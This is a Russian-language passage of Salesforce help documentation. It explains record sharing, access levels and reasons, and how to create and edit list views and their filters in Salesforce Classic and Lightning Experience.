При использовании записей помните, что типы записей, доступные для создания, просмотра, редактирования и удаления, определяются параметрами администратора (например, профиль пользователя или набор полномочий). Доступ к отдельным записям может определяться другими конфигурациями (например, параметры общего доступа). А доступ к полям записей может контролироваться параметрами безопасности поля. Чтобы получить доступ к нужным записям и данным, обратитесь к администратору.

Ниже перечислены некоторые способы поиска и просмотра записей.

- Откройте нужную вкладку (например, «Организации» или «Контакты») и нажмите кнопку **«Начать!»** напротив стандартного представления или выберите другое представление. Отображаемая страница называется *списковым представлением*.
- Чтобы найти нужную запись, воспользуйтесь ключевыми словами (например, имя или адрес, указанный в записи). Поиск выполняется посредством поля поиска в верхнем колонтитуле большинства страниц.
- Чтобы просмотреть записи, связанные с текущей записью, воспользуйтесь связанными списками, расположенными под основными разделами страницы сведений. Например, запись организации может содержать связанный список контактов.

### Предоставление доступа к записям

Вы можете вручную предоставлять другим пользователям общий доступ к определенным типам записей, включая организации, контакты и интересы. В некоторых случаях доступ, предоставленный к одной записи, подразумевает доступ ко всем связанным записям.

### Редактирование или удаление доступа к записи

Пользователи могут редактировать или удалять доступ к записи.

### Просмотр пользователей, имеющих доступ к записям

Пользователь, предоставивший доступ к собственной записи, может просмотреть список пользователей, имеющих доступ к данной записи, а также к связанным данным и записям, включая уровни доступа и их пояснения. Данный список содержит всех пользователей, чей уровень доступа превышает единые стандартные параметры.

### Уровни доступа к записям

#### Списковые представления

Списковые представления обеспечивают быстрый доступ к важным записям пользователя. Для каждого стандартного или настраиваемого объекта можно находить предварительно настроенные представления, например список недавно просмотренных записей. Можно создавать настроенные списковые представления для отображения записей, которые отвечают вашим критериям. Вы можете прокручивать созданные вами предварительно настроенные и списковые представления, а также просматривать графическое отображение данных вашего спискового представления с помощью соответствующих диаграмм.

#### Как работает модель общего доступа?

#### Какие типы записей поддерживают печать списковых представлений?

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: все  
версии.



[Открытие недавно просмотренных элементов](#)

Раздел «Недавние элементы» боковой панели Salesforce содержит 10 элементов (записи, документы, настраиваемые объекты и предпочтения), добавленных, измененных или просмотренных последними.

СМ. ТАКЖЕ:

[Страницы Salesforce](#)

[Общие сведения об администраторе Salesforce](#)

[Параметры общего доступа](#)

## Предоставление доступа к записям

Вы можете вручную предоставлять другим пользователям общий доступ к определенным типам записей, включая организации, контакты и интересы. В некоторых случаях доступ, предоставленный к одной записи, подразумевает доступ ко всем связанным записям.

Например, пользователь, которому предоставляется доступ к организации, автоматически получает доступ ко всем связанным возможностям и обращениям.

Ниже перечислены пользователи, которые могут предоставлять доступ к записи.

- Ответственный за запись
- Вышестоящий пользователь в иерархии ролей (если параметры общего доступа контролируют уровень доступа посредством иерархий)
- Любой пользователь с полным доступом к записи
- Администратор



[Просмотреть обзор: предоставить пользователям доступ к своей учетной записи](#)

Чтобы предоставить доступ к записи вручную, выполните указанные ниже действия.

1. Нажмите кнопку «**Общий доступ**» на странице сведений о записи.
2. Нажмите кнопку «**Добавить**».
3. Выберите нужный тип группы, пользователя, роли или территории в раскрывающемся списке «Поиск».

Доступные типы определяются данными, используемыми в организации.

| Тип                          | Описание  |
|------------------------------|---|
| Группы менеджеров            | Все прямые и не прямые менеджеры пользователя.  |
| Группы подчиненных менеджера | Менеджер и все его прямые и не прямые подчиненные.  |
| Общедоступные группы         | Все общедоступные группы, заданные администратором.   |
| Персональные группы          | Все персональные группы, заданные ответственным за запись. Общий доступ к персональной группе может быть предоставлен только ответственным за запись. |
| Пользователи                 | Все пользователи организации. Пользователи портала отсутствуют.   |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Общий доступ для организаций и контактов доступен в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Общий доступ для кампаний, обращений, записей настраиваемых объектов, интересов и возможностей доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



| Тип  | Описание  |
|--|---|
| Роли   | Все роли, заданные для организации. Данная категория содержит всех пользователей каждой роли.   |
| Роли и подчиненные роли                                      | Все пользователи выбранной роли и нижестоящих ролей в иерархии. Доступно только при отсутствии порталов.  |
| Роли и внутренние подчиненные роли                           | Все роли, заданные для организации. Данная категория содержит всех пользователей выбранной роли и нижестоящих ролей, кроме ролей партнерского и клиентского порталов.   |
| Роли, внутренние подчиненные роли и подчиненные роли портала | Роль и ее подчиненные роли. Данная категория содержит всех пользователей выбранной роли и нижестоящих ролей. Доступно только в том случае, если организация использует партнерский или клиентский портал. Данная категория содержит пользователей и роли портала. |
| Территории   | Все территории, заданные организации, включая всех пользователей каждой территории (если организация поддерживает функцию управления территориями).   |
| Территории и подчиненные территории                          | Все пользователи выбранной территории и нижестоящих территорий (если организация поддерживает функцию управления территориями).   |

 **Прим.:** Если организация содержит более 2 000 пользователей, ролей и групп, то раскрывающееся меню «Поиск» отображает только те категории, элементам которых соответствует введенный запрос. Например, если имена групп не содержат строки «Генеральный директор», то поиск по запросу «Генеральный директор» исключает пункт «Группы» из раскрывающегося меню. При вводе нового критерия поиск будет выполняться по всем категориям, включая скрытые. Чтобы перезаполнить раскрывающееся меню, очистите критерии поиска и нажмите кнопку **«Найти»**.

4. Чтобы выбрать определенные группы, роли, территории или пользователей, добавьте их имена в список «Общий доступ с:». Чтобы переместить элементы из списка «Доступно» в список «Общий доступ с:», воспользуйтесь кнопками **«Добавить»** и **«Удалить»**.
5. Выберите нужный **уровень доступа** к записи и любым собственным связанным записям.

 **Прим.:**

- При предоставлении общего доступа к возможности или обращению пользователи должны иметь как минимум доступ для чтения связанной организации (кроме случаев предоставления общего доступа к обращению посредством группы, работающей с обращениями). При наличии полномочий общего доступа к организации пользователям автоматически предоставляется доступ для чтения организаций. В противном случае рекомендуем обратиться к ответственному за организацию с просьбой предоставить пользователям доступ для чтения.
- Параметр «Доступ к контакту» недоступен в том случае, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

- Уровень доступа, заданный в правиле общего доступа, которое определяет доступ к связанным записям объекта, применяется только к данному правилу общего доступа. Например, доступ к связанным контактам, для которых в правиле общего доступа к организации выбран уровень «Личное», может быть предоставлен другими способами — посредством единых стандартных параметров, полномочий «Изменение всех данных» и «Просмотр всех данных» или полномочий «Изменить все» и «Просмотреть все» для контактов.
6. При предоставлении общего доступа к прогнозу выберите «Отправка разрешена», чтобы разрешить пользователю, группе или роли отправлять прогноз.
  7. Выберите причину предоставления общего доступа к записи.
  8. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Редактирование или удаление доступа к записи](#)

[Доступ к элементам пользовательского интерфейса, записям и полям](#)

[Просмотр пользователей, имеющих доступ к записям](#)

[Уровни доступа к записям](#)

[Почему кнопка «Общий доступ» не отображается на странице записи?](#)

## Редактирование или удаление доступа к записи

Пользователи могут редактировать или удалять доступ к записи.

Общий доступ, установленный вручную, удаляется автоматически при изменении ответственного за запись или условий доступа (например, если единые стандартные параметры или правила общего доступа предоставляют аналогичный или расширенный доступ).

Чтобы изменить или удалить доступ к записи, выполните указанные ниже действия.

1. Откройте нужную запись.
2. Нажмите кнопку «**Общий доступ**» на странице сведений о записи.
3. Щелкните ссылку «**Правка**» или «**Удал.**» напротив нужной группы, роли, территории или пользователя.

СМ. ТАКЖЕ:

[Предоставление доступа к записям](#)

[Почему кнопка «Общий доступ» не отображается на странице записи?](#)

[Уровни доступа к записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Общий доступ для организаций и контактов доступен в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


Общий доступ для кампаний, обращений, записей настраиваемых объектов, интересов и возможностей доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Общий доступ для настраиваемых объектов доступен в версии **Database.com Edition**.

## Просмотр пользователей, имеющих доступ к записям

Пользователь, предоставивший доступ к собственной записи, может просмотреть список пользователей, имеющих доступ к данной записи, а также к связанным данным и записям, включая уровни доступа и их пояснения. Данный список содержит всех пользователей, чей уровень доступа превышает единые стандартные параметры.

При общем доступе к прогнозу данный список отображает возможность отправки прогноза (в версиях прогнозирования, поддерживающих общий доступ). Данный список не содержит пользователей массового портала и суперпользователей клиентского портала.

 **Прим.:** Уровень доступа, заданный в правиле общего доступа, которое определяет доступ к связанным записям объекта, применяется только к данному правилу общего доступа. Например, доступ к связанным контактам, для которых в правиле общего доступа к организации выбран уровень «Личное», может быть предоставлен другими способами — посредством единых стандартных параметров, полномочий «Изменение всех данных» и «Просмотр всех данных» или полномочий «Изменить все» и «Просмотреть все» для контактов.

1. Нажмите кнопку **«Общий доступ»** для нужной записи.
2. Нажмите кнопку **«Развернуть список»**.
3. Чтобы просмотреть причину предоставления доступа к записи, щелкните ссылку **«Почему?»** напротив имени нужного пользователя.

При наличии нескольких причин пользователю всегда предоставляется самый нестрогий уровень доступа.

Ниже перечислены возможные причины.

| Причина                              | Описание   |
|--------------------------------------|--|
| Правило общего доступа к организации | Доступ предоставляется посредством правила общего доступа к организации, созданного администратором.   |
| Общий доступ к организации           | Доступ предоставляется посредством кнопки <b>«Общий доступ»</b> в связанной организации.   |
| Группа, работающая с организациями   | Пользователь является участником группы, работающей с организациями.   |
| Территория организации               | Организация назначена территории, доступной пользователю.  |
| Правило территории организации       | Доступ предоставляется посредством правила общего доступа к территории организации, созданного администратором.  |
| Администратор                        | Пользователю предоставляется полномочие администратора «Изменение всех данных» или «Просмотр всех данных» или полномочие объекта «Изменить все» или «Просмотреть все». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Причина  | Описание   |
|--|--|
| Связанный пользователь или роль портала            | Пользователю или любой вышестоящей роли портала предоставляется доступ к организации, в которой пользователь портала является контактом.   |
| Связанный ответственный за запись или общий доступ | Пользователю принадлежит или доступен для совместного использования контакт или контракт, связанный с организацией. Чтобы просмотреть связанные записи, принадлежащие или доступные пользователю для совместного использования, щелкните соответствующую ссылку. |
| Общий доступ к связанной записи                    | Пользователь является участником группы общего доступа, которой предоставлен доступ к контакту или контракту, связанному с организацией, принадлежащей пользователям массового портала.  |
| Правило общего доступа к кампании                  | Доступ предоставляется посредством правила общего доступа к кампании, созданного администратором.  |
| Правило общего доступа к обращению                 | Доступ предоставляется посредством правила общего доступа к обращению, созданного администратором.   |
| Правило общего доступа к контакту                  | Доступ предоставляется посредством правила общего доступа к контакту, созданного администратором.  |
| Делегированный менеджер прогнозов                  | Доступ к данным прогноза предоставляется посредством кнопки <b>«Общий доступ»</b> в прогнозе (в версиях прогнозирования, поддерживающих общий доступ).   |
| Менеджер прогнозов                                 | Пользователю предоставляется доступ как менеджеру прогнозов в иерархии прогнозов.  |
| Участник группы                                    | Пользователю предоставляется доступ посредством группы (например, «Группа менеджеров» или «Группа подчиненных менеджера»).   |
| Правило общего доступа к интересу                  | Доступ предоставляется посредством правила общего доступа к интересу, созданного администратором.  |
| Менеджер участника территории                      | Пользователю подчиняется участник территории, связанной с организацией, в иерархии ролей.  |
| Общий доступ, установленный вручную                | Доступ предоставляется посредством кнопки <b>«Общий доступ»</b> в записи.  |
| Общий доступ к территории, установленный вручную   | Организация вручную назначена территории, доступной пользователю.  |
| Правило общего доступа к возможности               | Доступ предоставляется посредством правила общего доступа к возможности, созданного администратором.   |
| Ответственный                                      | Пользователь несет ответственность за запись или является участником очереди, которой принадлежит  |

| Причина   | Описание  |
|---|---|
|   | запись, или является менеджером участника очереди в иерархии ролей.   |
| Группа общего доступа к порталу   | Пользователь является участником группы общего доступа, которой предоставлен доступ к записям, принадлежащим пользователям массового портала.       |
| Связанный пользователь портала  | Пользователь портала является контактом обращения.  |
| Вышестоящая роль ответственного или общедоступного пользователя (только на портале) | Роль пользователя расположена выше роли пользователя портала, которому предоставлен доступ к записи посредством общего доступа или ответственности. |
| Группа сбыта  | Пользователь является участником группы сбыта, работающей с возможностями.  |
| Полномочие «Просмотр всех прогнозов»  | Пользователю предоставляется полномочие «Просмотр всех прогнозов».  |

СМ. ТАКЖЕ:

[Доступ к элементам пользовательского интерфейса, записям и полям](#)

[Предоставление доступа к записям](#)


[Уровни доступа к записям](#)

## Уровни доступа к записям

Пользователям могут быть предоставлены разные уровни доступа к записям.

Ниже перечислены поддерживаемые уровни доступа.

| Уровень доступа     | Описание   |
|---------------------|--|
| Полный доступ       | Пользователь может просматривать, редактировать, удалять и переносить записи, а также предоставлять другим пользователям дополнительный доступ, но не полный доступ. |
| Для чтения и записи | Пользователь может просматривать и редактировать записи, а также добавлять связанные записи, примечания и вложения.  |
| Только для чтения   | Пользователь может просматривать записи и добавлять связанные записи. Пользователь не может редактировать записи и добавлять примечания или вложения.                |
| Личный              | Пользователь не имеет доступа к записи.  |

 **Прим.:** Ошибка, возникающая при выборе параметра «Полный доступ», указывает на невозможность предоставления полного доступа к записям. Чтобы определить необходимость данного доступа, обратитесь к администратору.

СМ. ТАКЖЕ:

[Доступ к элементам пользовательского интерфейса, записям и полям](#)

[Просмотр пользователей, имеющих доступ к записям](#)

## Списковые представления

Списковые представления обеспечивают быстрый доступ к важным записям пользователя. Для каждого стандартного или настраиваемого объекта можно находить предварительно настроенные представления, например список недавно просмотренных записей. Можно создавать настроенные списковые представления для отображения записей, которые отвечают вашим критериям. Вы можете прокручивать созданные вами предварительно настроенные и списковые представления, а также просматривать графическое отображение данных вашего спискового представления с помощью соответствующих диаграмм.

### Создание представления в виде списка

Создайте представление в виде списка, чтобы просмотреть определенный набор записей. Можно создавать и сохранять представления возможностей, контактов, мотиваторов и других стандартных и пользовательских объектов. Можно определить, какие записи отображать, задав фильтры. В представлении в виде списка отображаются все записи, удовлетворяющие условиям фильтра.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Общий доступ для организаций и контактов доступен в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Общий доступ для компаний, обращений, записей настраиваемых объектов, интересов и возможностей доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### [Изменение фильтров представления в виде списка](#)

Уточните или обновите представления в виде списка, чтобы обеспечить отображение наиболее актуальных записей. Чтобы изменить выбор записей, отображаемых в представлении в виде списка, измените фильтры представления в виде списка.

### [Сортировка списковых представлений](#)

Связанные записи многих объектов доступны для просмотра в виде списков, которые также называются списковыми представлениями. При наличии длинного списка можно отсортировать записи по одному из столбцов. Например, списковое представление «Все организации» может быть отсортировано по столбцу «Имя организации» или «Область/штат для счета». Также можно выполнить сортировку настраиваемых списковых представлений. Сортировка выполняется по алфавиту.

### [Печать спискового представления в Salesforce Classic](#)

### [Удаление представления в виде списка](#)

Удалите представление в виде списка, когда оно больше не нужно, чтобы рабочая область содержала самые последние данные.

### [Относительные значения дат для критериев фильтрации](#)

При создании спискового представления, содержащего фильтры для диапазона дат (например, «Дата создания» или «Дата последнего обновления»), рекомендуем использовать как минимум одно относительное значение даты для определения диапазона.

### [Визуализация данных спискового представления с графиками в Lightning Experience](#)

См. графическое представление данных представлений в виде списка с графиками представлений в виде списка. Есть три типа графиков: вертикальный столбчатый, горизонтальный столбчатый и тороидальный. Для любого представления в виде списка выберите из доступных стандартных и пользовательских графиков представления в виде графиков. Можно изменить отображение данных на другой тип, при необходимости.

### [Создание диаграммы спискового представления в Lightning Experience](#)

Создайте диаграмму для визуализации данных спискового представления. Поддерживаются три типа диаграмм: вертикальная, горизонтальная и круговая. При необходимости измените тип отображения данных для любой диаграммы спискового представления. При создании диаграммы спискового представления для объекта (например, «Возможности» или «Интересы») диаграмма связывается с объектом. Диаграмма поддерживается любым списковым представлением, доступным пользователю для просмотра в данном объекте, кроме списка «Недавно просмотренные».

### [Изменение графика спискового представления в Lightning Experience](#)

Уточните или обновите настраиваемые графики представления в виде списка, чтобы обеспечить отображение наиболее значимых визуализаций данных. Есть три типа графиков: вертикальный столбчатый, горизонтальный столбчатый и тороидальный. Для любого из графиков представления в виде списка можно изменить отображение данных на другой тип, при необходимости.

## Создание представления в виде списка

Создайте представление в виде списка, чтобы просмотреть определенный набор записей. Можно создавать и сохранять представления возможностей, контактов, мотиваторов и других стандартных и пользовательских объектов. Можно определить, какие записи отображать, задав фильтры. В представлении в виде списка отображаются все записи, удовлетворяющие условиям фильтра.

### [Создание спискового представления в Lightning Experience](#)


Создание представления для просмотра бесконечно прокручиваемого списка записей, соответствующих критериям заданного фильтра.

### Создание настраиваемых списковых представлений в Salesforce Classic

Создайте представление в виде списка, чтобы просмотреть определенный набор контактов, документов или других записей объектов. Например, можно создать представление в виде списка для учетных записей, расположенных в данном штате, мотиваторов с определенным источником мотивации или возможностей, превышающих конкретную величину. При необходимости создайте представления контактов, интересов, пользователей или обращений, предназначенные для пакетной электронной рассылки.


### Создание спискового представления в Lightning Experience

Создание представления для просмотра бесконечно прокручиваемого списка записей, соответствующих критериям заданного фильтра.

 **Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

Действия, которые можно предпринять для представлений в виде списка, доступны в меню элементов управления представлением списка, доступ выполняется нажатием на

значок  рядом с именем представления в виде списка.

1. В меню элементов управления представлением списка выберите «Создать». При этом отображается диалоговое окно,
2. Введите имя списка.
3. Выберите тех, кто сможет видеть это списковое представление: только вы или все пользователи, в том числе и пользователи партнерского или клиентского портала.
4. Нажмите кнопку «Сохранить». Откроется панель «Фильтры».
5. Нажмите «Показать», затем выберите «Все объекты» или «Мои объекты».
6. Нажмите кнопку «Готово».
7. Добавьте и настройте фильтры для просмотра только тех записей, которые соответствуют вашим критериям. У вас есть различные варианты, в зависимости от того поля, которое вы хотите отфильтровать, и выбранного оператора.
  - a. Из раскрывающегося меню «Создать фильтр» выберите поле для фильтрации.
  - b. Нажмите кнопку «Готово».
  - c. Из раскрывающегося меню «Фильтровать по» выберите оператор. Например, выберите «равно», «начинается с» или «исключает».
  - d. В поле «Значение» сделайте выбор или введите значение.
  - e. Нажмите кнопку «Готово».
  - f. Чтобы установить еще один фильтр, нажмите «Добавить фильтр».
  - g. Чтобы удалить фильтр, нажмите  рядом с именем фильтра.
8. Нажмите кнопку «Сохранить». Представление открывается в выпадающем списке представления в виде списка, чтобы получить доступ к нему позже.
9. Дополнительно выберите и упорядочите столбцы в вашем представлении в виде списка.
  - a. Из меню элементов управления представлением списка выберите «Выбор полей для отображения».

#### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы создать представления в виде списков:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для создания, редактирования и удаления общедоступных списковых представлений:

- «Управление общедоступными списковыми представлениями»



- b. Чтобы добавить столбцы, выберите одно или несколько полей из «Доступные поля» и используйте стрелку, чтобы переместить их в «Отображаемые поля».
- c. Для удаления столбцов, выберите одно или несколько полей из «Отображаемые поля» и используйте стрелку, чтобы переместить их в «Доступные поля».
- d. Упорядочите столбцы, выбрав одно или несколько полей из Visible Fields и используя стрелки для перемещения их вверх или вниз.
- e. Нажмите кнопку **«Сохранить»**.



**Пример:** Вы планируете поездку в Сан-Франциско и хотите увидеть список учетных записей, которые требуется просмотреть, пока вы будете там. В «Организации» создайте представление в виде списка, в котором выводится «Мои организации». Добавьте фильтр для «Город для счета» **равно** *San Francisco*.



**Прим.:** Сведения, отображаемые в списковых представлениях, представляют собой только те данные, к которым имеется доступ, т. е. либо записи, которые принадлежат нынешнему владельцу или на которые у него есть права на доступ по чтению/записи, либо записи, которыми кто-то поделился, либо те записи, которые принадлежат или которыми делились пользователи с ролями ниже роли владельца в иерархии ролей. Доступные поля определяются макетами страниц и параметрами безопасности поля.

#### СМ. ТАКЖЕ:

[Создание настраиваемых списковых представлений в Salesforce Classic](#)


[Редактирование фильтров спискового представления в Lightning Experience](#)

[Справочник по операторам фильтров](#)


[Визуализация данных спискового представления с графиками в Lightning Experience](#)

## Создание настраиваемых списковых представлений в Salesforce Classic

Создайте представление в виде списка, чтобы просмотреть определенный набор контактов, документов или других записей объектов. Например, можно создать представление в виде списка для учетных записей, расположенных в данном штате, мотиваторов с определенным источником мотивации или возможностей, превышающих конкретную величину. При необходимости создайте представления контактов, интересов, пользователей или обращений, предназначенные для пакетной электронной рассылки.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

Чтобы создать представление, щелкните ссылку **«Создать новое представление»** вверху любой страницы со списком или в разделе «Просмотр» на любой начальной странице вкладки.

 **Прим.:** Ссылка **«Создать новое представление»** отображается только при наличии полномочия «Создание и настройка списковых представлений». Чтобы включить данное полномочие, обратитесь к администратору Salesforce.

### 1. Заполните поле **«Имя представления»**.

Введите имя, которое должно отображаться в раскрывающемся списке «Просмотр».

### 2. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.

### 3. Определение критериев фильтрации

#### Фильтровать по ответственному

Данные параметры определяются типом записи. Чтобы определить набор записей для поиска, установите переключатель «Все . . .» или «Мои . . .». Данный раздел может содержать дополнительные параметры.

- Списковые представления интересов и обращений могут быть ограничены очередью.
- Списковые представления прайс-листов могут быть ограничены прайс-листом.
- Списковые представления действий поддерживают несколько параметров.
- Если организация использует функцию управления территориями, то списковые представления организаций и возможностей могут быть ограничены параметром «Мои территории» или «Мои группы, работающие с территориями». Параметр «Мои территории» определяет записи, связанные с территориями пользователя. Параметр «Мои группы, работающие с территориями» определяет записи, связанные с территориями пользователя или нижестоящими территориями в иерархии территорий.
- Если организация использует группы, работающие с обращениями, то списковые представления обращений могут быть ограничены параметром «Мои группы, работающие с обращениями».
- Если организация использует группы, работающие с организациями, то списковые представления организаций могут быть ограничены параметром «Мои группы, работающие с организациями».
- Если организация использует группы, работающие с возможностями, то списковые представления возможностей могут быть ограничены параметром «Мои группы, работающие с возможностями».

#### Фильтровать по кампании

Ниже перечислены списковые представления, поддерживающие данный параметр.

- Начальная страница контактов

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания настраиваемых списковых представлений:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для создания, редактирования и удаления общедоступных списковых представлений:

- «Управление общедоступными списковыми представлениями»

- Начальная страница интересов
- Пакетная электронная рассылка контактов
- Пакетная электронная рассылка интересов
- Мастер пакетного добавления участников кампании
- Мастер пакетного обновления участников кампании

При попытке сохранения редактируемого спискового представления, отфильтрованного по кампании, отображается сообщение об ошибке, если кампания недоступна как минимум для чтения.

#### Фильтровать по подразделению

Если организация использует подразделения для сегментирования данных, а пользователю предоставлено полномочие «В зависимости от подразделений», выберите подразделение, которому должны соответствовать записи спискового представления. Если поиск не охватывает все записи, то данный параметр отключен.

Чтобы просмотреть записи текущего рабочего подразделения, выберите значение «--Текущее--».

#### Фильтровать по дополнительным полям

Чтобы задать условия, которым должны соответствовать выбранные элементы, введите критерий фильтрации (например, «"Источник интереса" равно "Интернет"»). При необходимости воспользуйтесь специальными значениями дат.



**Прим.:** Поле «Дата создания», выбранное в фильтре спискового представления, может содержать только дату, но не время. Данное ограничение не применяется к другим фильтрам.

#### 4. Выбор полей для отображения

Стандартные поля выбираются автоматически. Пользователь может выбрать не более 15 различных полей для отображения в представлении. Представление может содержать только те поля, которые доступны в макете страницы. При выборе поля типа «Область подробного текста» списковое представление отображает не более 255 символов.

- Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**.
- Чтобы определить порядок отображения полей, воспользуйтесь стрелками.

#### 5. Ограничение доступности

Администраторы и пользователи с полномочием «Управление общедоступными списковыми представлениями» могут определять доступность настраиваемого представления. Данный параметр недоступен в версии Personal Edition. Просмотр спискового представления доступен только при наличии соответствующего полномочия «Чтение» для типа записей спискового представления.

Кроме того, версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбирать общедоступные группы, роли или нижестоящие роли для просмотра настраиваемого представления. Чтобы предоставить общий доступ к списковому представлению, установите переключатель «Доступно определенным группам пользователей», выберите нужный тип группы или роли из раскрывающегося списка, выберите нужную группу или роль из списка ниже и нажмите кнопку **«Добавить»**.



**Прим.:** Списковые представления доступны клиентам на клиентском портале Salesforce, если переключатель «Доступно всем пользователям» установлен для представлений объектов, назначенных профилям пользователей клиентского портала. Чтобы создать списковые представления, доступные только пользователям Salesforce, установите переключатель «Доступно определенным группам пользователей» и предоставьте доступ группе «Все внутренние пользователи» или выбранному набору внутренних групп и ролей.

При внедрении клиентского портала создайте настраиваемые представления, содержащие только важные сведения для пользователей клиентского портала, а затем предоставьте пользователям клиентского портала

доступ к данным представлениям посредством группы «Все пользователи клиентского портала» или выбранного набора ролей и групп портала.

6. Нажмите кнопку **«Сохранить»**. Представление добавляется в раскрывающийся список «Просмотр» и доступно для использования.

Чтобы сохранить критерии спискового представления без изменения исходного представления, переименуйте текущее списковое представление и нажмите кнопку **«Сохранить как»**.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную вверху любой страницы сведений.




**Прим.:** Сведения, отображаемые в списковых представлениях, представляют собой только те данные, к которым имеется доступ, т. е. либо записи, которые принадлежат нынешнему владельцу или на которые у него есть права на доступ по чтению/записи, либо записи, которыми кто-то поделился, либо те записи, которые принадлежат или которыми делились пользователи с ролями ниже роли владельца в иерархии ролей. Доступные поля определяются макетами страниц и параметрами безопасности поля.

Кроме того, архивированные действия не включены в представления о действиях в виде списков. Чтобы просмотреть данные действия, воспользуйтесь связанным списком «Журнал действий».

## Изменение фильтров представления в виде списка

Уточните или обновите представления в виде списка, чтобы обеспечить отображение наиболее актуальных записей. Чтобы изменить выбор записей, отображаемых в представлении в виде списка, измените фильтры представления в виде списка.

### [Редактирование фильтров спискового представления в Lightning Experience](#)

Отредактируйте фильтры спискового представления посредством меню «Элементы управления спискового представления» или щелкните значок  для открытия панели «Фильтры».

### [Изменение фильтров спискового представления в Salesforce Classic](#)


Чтобы изменить фильтры представления в виде списка, отредактируйте список.


СМ. ТАКЖЕ:

[Справочник по операторам фильтров](#)

[Создание спискового представления в Lightning Experience](#)

## Редактирование фильтров спискового представления в Lightning Experience



Отредактируйте фильтры спискового представления посредством меню «Элементы управления списковым представлением» или щелкните значок  для открытия панели «Фильтры».

 **Прим.:** Данные действия поддерживаются в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Панель вкладок, отображающаяся по всей ширине верхней части экрана, указывает на использование Salesforce Classic.


Действия, доступные над списковыми представлениями, отображаются в меню «Элементы управления списковым представлением», которое открывается путем нажатия значка




напротив имени нужного спискового представления.

1. Выберите **«Редактировать фильтры списка»** в меню «Элементы управления списковым представлением». При необходимости щелкните значок . Данное действие инициирует отображение панели «Фильтры».
2. Добавьте, удалите или отредактируйте фильтры для просмотра только тех записей, которые соответствуют заданным критериям. Доступные параметры определяются полем для фильтрации и выбранным оператором.
  - a. Выберите нужное поле для фильтрации посредством раскрывающегося меню «Создать фильтр».
  - b. Нажмите кнопку **«Готово»**.
  - c. Выберите нужный оператор посредством раскрывающегося меню «Фильтровать по:». Например, выберите оператор **«равно»**, **«начинается с»** или **«исключает»**.
  - d. Выберите или введите нужное значение в поле «Значение».
  - e. Нажмите кнопку **«Готово»**.
  - f. Чтобы задать другой фильтр, щелкните **«Добавить фильтр»**.
  - g. Чтобы удалить фильтр, щелкните значок  напротив имени нужного фильтра.
3. Чтобы применить отредактированные фильтры и обновить список, нажмите кнопку **«Сохранить»**.

Результаты сохраненных изменений отображаются всем пользователям, имеющим доступ к списку.

 **Пример:** Допустим, что набор возможностей должен отображаться посредством доски, но списковое представление содержит записи разных типов. Доска «Возможности» может отображать только списковые представления, содержащие записи одного типа. Чтобы разрешить отображение представления посредством доски, отредактируйте фильтры спискового представления. Выберите **«Добавить фильтр»** на панели «Фильтры». Выберите **«Тип записи возможности»** и оператор **«равно»**, а затем введите нужное значение. Теперь отредактированное списковое представление может отображаться посредством доски.

 **Прим.:** Списковые представления содержат данные, доступные пользователю, а именно: собственные записи; записи, доступные для чтения и записи; записи, предоставленные другими пользователями; записи, принадлежащие или доступные пользователям нижестоящих ролей в иерархии ролей. Доступные поля определяются макетами страниц и параметрами безопасности поля.

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования списковых представлений:


- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»

Для создания, редактирования или удаления общедоступных списковых представлений:

- «Чтение» для типа записи, добавленного в список, И «Создание и настройка списковых представлений»


## Изменение фильтров спискового представления в Salesforce Classic

Чтобы изменить фильтры представления в виде списка, отредактируйте список.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Нажмите **«Правка»** рядом с именем представления в виде списка. Пользователям без полномочия «Управление общедоступными списковыми представлениями» вместо ссылки **«Правка»** отображается ссылка **«Клонировать»**, позволяющая клонировать общедоступные или стандартные представления.
